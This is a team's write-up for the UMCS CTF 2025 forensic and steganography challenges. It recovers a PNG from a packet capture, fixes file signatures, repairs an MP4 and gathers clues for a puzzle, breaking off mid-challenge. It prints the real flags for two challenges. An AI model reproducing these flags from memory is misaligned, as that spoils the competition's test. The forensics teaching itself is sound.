UMCS CTF 2025 WRITEUP

TEAM A

This writeup is intended solely for submission purposes and does not serve as a detailed knowledge-sharing resource.


Contents

Forensic 3
Hidden in Plain Graphic 3
Stegnography 8
Broken 8
Hotline Miami 10
Web 13
Healthcheck 13
Straightforward 16
Cryptography 22
Gist of Samuel 22
PWN 25
Babysc 25
Liveleak 30
Reverse Engineering 37
Htpp-server 37


Forensic

Hidden in Plain Graphic


Given wireshark file **plain_zight.pcap**



Go to protocol hierarchy



We can see the http segment have 31 percent packets of the whole file, maybe there where the target file is, sort according to the size,




And we can see the packet 562 have biggest size

Double click on it and follow tcp stream, we can see the png header of it

So, we can copy the value, paste it on notepad and save it as png

But we got an error, print the hex value and paste it on cyberchef to conduct further analysis



We can see the header value is modified so we fix it,

FILE STRUCTURE


1. File Signature

First part in a PNG file (every file also the same), we have a **signature**. Signature is the part that tells what type of file a certain file is. Normally we look at the extension of a file to identify what type of file it is. But extensions can be spoof to anything without corrupting the file, while file signature can't. For example, I can rename my image file to 'image.zip' and the image file can still be opened. But when I change the file signature to other thing, the file cant be opened. To see a PNG file header we can use hex editor and look at the first row.


```
89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  .PNG........IHDR
```

As you can see the first 8 bytes that I highlighted is the part that tells this is a PNG file and you can see at the right part it literally says 'PNG'. So every PNG file should have this 8 bytes `89 50 4E 47 0D 0A 1A 0A`. To learn more about various file signature or file header, you can refer to this.

And we got the picture,



Submit on aperisolve for image analysis




And we found the flag on zsteg

FLAG

umcs{h1dd3n_1n_png_st3g}


Stegnography

Broken




We were given with mp4 file but unable to play it

Open using hexed it for hex analysis



There is some fake header there

Remove and fix it




			mpeg	
00 00 01 B3	NULNULSON[3]	0	mpg mpeg	MPEG-1 video and MPEG-2 video (MPEG-1 Part 2 and MPEG-2 Part 2)
66 74 79 70 69 73 6F 6D	ftypisom	4	mp4	ISO Base Media file (MPEG-4)
66 74 79 70 4D 53 4E 56	ftypMSNV	4	mp4	MPEG-4 video file

Automatic
Light
Dark

But the file still cannot be fixed

So im using other alternative, easeus to fix the mp4 file, upload it and wait for response

https://repair.easeus.com/




We got the email of the video telling that the repair was done


And watching the video we can see the flag

umcs{h1dd3n_1n_fr4m3}

Hotline Miami




So, from that link, I download the three files given




I upload the rooster.jpg in the Aperisolve.com to find out more on how to decrypt the information from that image.


Then I found a name called “RICHARD” in the Strings list that can be useful information.



Next for the **iamthekidyouknowwhatimean.wav** file, I upload it and edit the sound layer in audacity and found text “WATCHING 1989”



Then for the last file readme.txt shows the interesting text “Subject_Be_Verb_Year” which can be a clue for finding the flag



So, from all information I’ve had so far which are:


- RICHARD
- WATCHING 1989
- Subject_Be_Verb_Year

